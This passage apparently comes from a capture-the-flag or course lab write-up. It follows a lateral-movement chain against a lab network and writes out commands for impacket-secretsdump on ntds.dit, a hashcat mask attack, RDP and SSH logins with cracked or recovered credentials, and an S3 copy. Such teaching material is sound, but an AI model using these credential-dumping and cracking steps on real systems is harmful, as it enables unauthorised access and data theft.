

Figure 13. Mounting the SMB drive

➢ Exploration of Mounted Drive and Discovery of Key File:

Upon inspecting the contents of the mounted drive, we came across a file titled '**New-Password-Policy.txt**'. This document contained critical information regarding the password setting protocols for all users, as mandated by the IT department's administrator. According to the policy outlined in the file, passwords are required to be 8 characters in length and must include at least one uppercase character, one lowercase character, one numeral, and one special character.



Figure 14. Password policy by IT-Admin

➢ Discovery and Extraction of Sensitive Data:

In the course of our examination, we located the '**ntds.dit**' file within the **Active Directory** folder. This file is of paramount importance due to its storage of username and password hashes for Active Directory users on a Windows server system. To extract these hashes, we utilized the '**impacket-secretsdump**' tool from the **Impacket** tools library. This tool is designed for the extraction of password hashes and other sensitive data from Windows systems. The specific command deployed for this operation was **impacket-secretsdump -ntds <ntds.dit_file_location> -system <SYSTEM_file_location> -hashes lmhash:nthash LOCAL –outputfile <output_filename>**.



Figure 15. Hashdump of Active Directory users.

Subsequently, we applied the '**hashcat**' tool to crack the extracted hashes, adhering to the identified password policy. The command executed for this purpose was **hashcat -a 3 -m 1000 <hash_filename> ?u?l?l?l?l?d?d?s**. This process led to the successful cracking of the password for the '**IT-Admin**' user, which was found to be '**Julia19!**'.



Figure 16. IT-Admin password

➢ Remote Access to Windows Machine via RDP:

The Nmap scanning results for the Windows machine indicated that port 3389 was open, a port commonly associated with Remote Desktop Protocol (RDP) connections. To establish a remote connection to this machine, we utilized the **xfreerdp** tool, employing the credentials of the **IT-admin**. The command for this operation was **xfreerdp -u IT-admin -v <IP address_of_the_Windows_machine>**.



Figure 17. RDP login to Windows machine

Upon successful login, we observed on the desktop an application named **KeePass2**, alongside a text file that conspicuously contained a password in cleartext.



Figure 18. KeePass Password

We then proceeded to use this cleartext password to access the **KeePass2** application, thereby gaining entry to the database.



Figure 19. Logging into KeePass2



Figure 20. Access to the database

In the course of exploring the database, we identified the password for a user named '**webmaster**', who we surmise to be responsible for the initial setup of the IT environment.



Figure 21. Webmaster password

➢ Infiltration of Ubuntu System and Data Retrieval:

We successfully accessed the Ubuntu machine using SSH, employing the credentials of the webmaster. Upon this access, we discovered a text file indicating that certain files had been uploaded to an S3 bucket, which supposedly contained information vital to unveiling the identity of **MaskedDj**.



Figure 22. SSH into Ubuntu machine

To further investigate, we examined the user's bash history and identified the command used to list files in the S3 bucket, which was **aws s3 ls**.



Figure 23. Bash history

On listing the contents of the S3 bucket, we found it comprised three folders. Delving into these, we located the relevant flags within the '**enpm809q**' folder. Subsequently, we downloaded the entire contents of this folder to the Ubuntu system using the command **aws s3 cp s3://enpm809q . --recursive**.

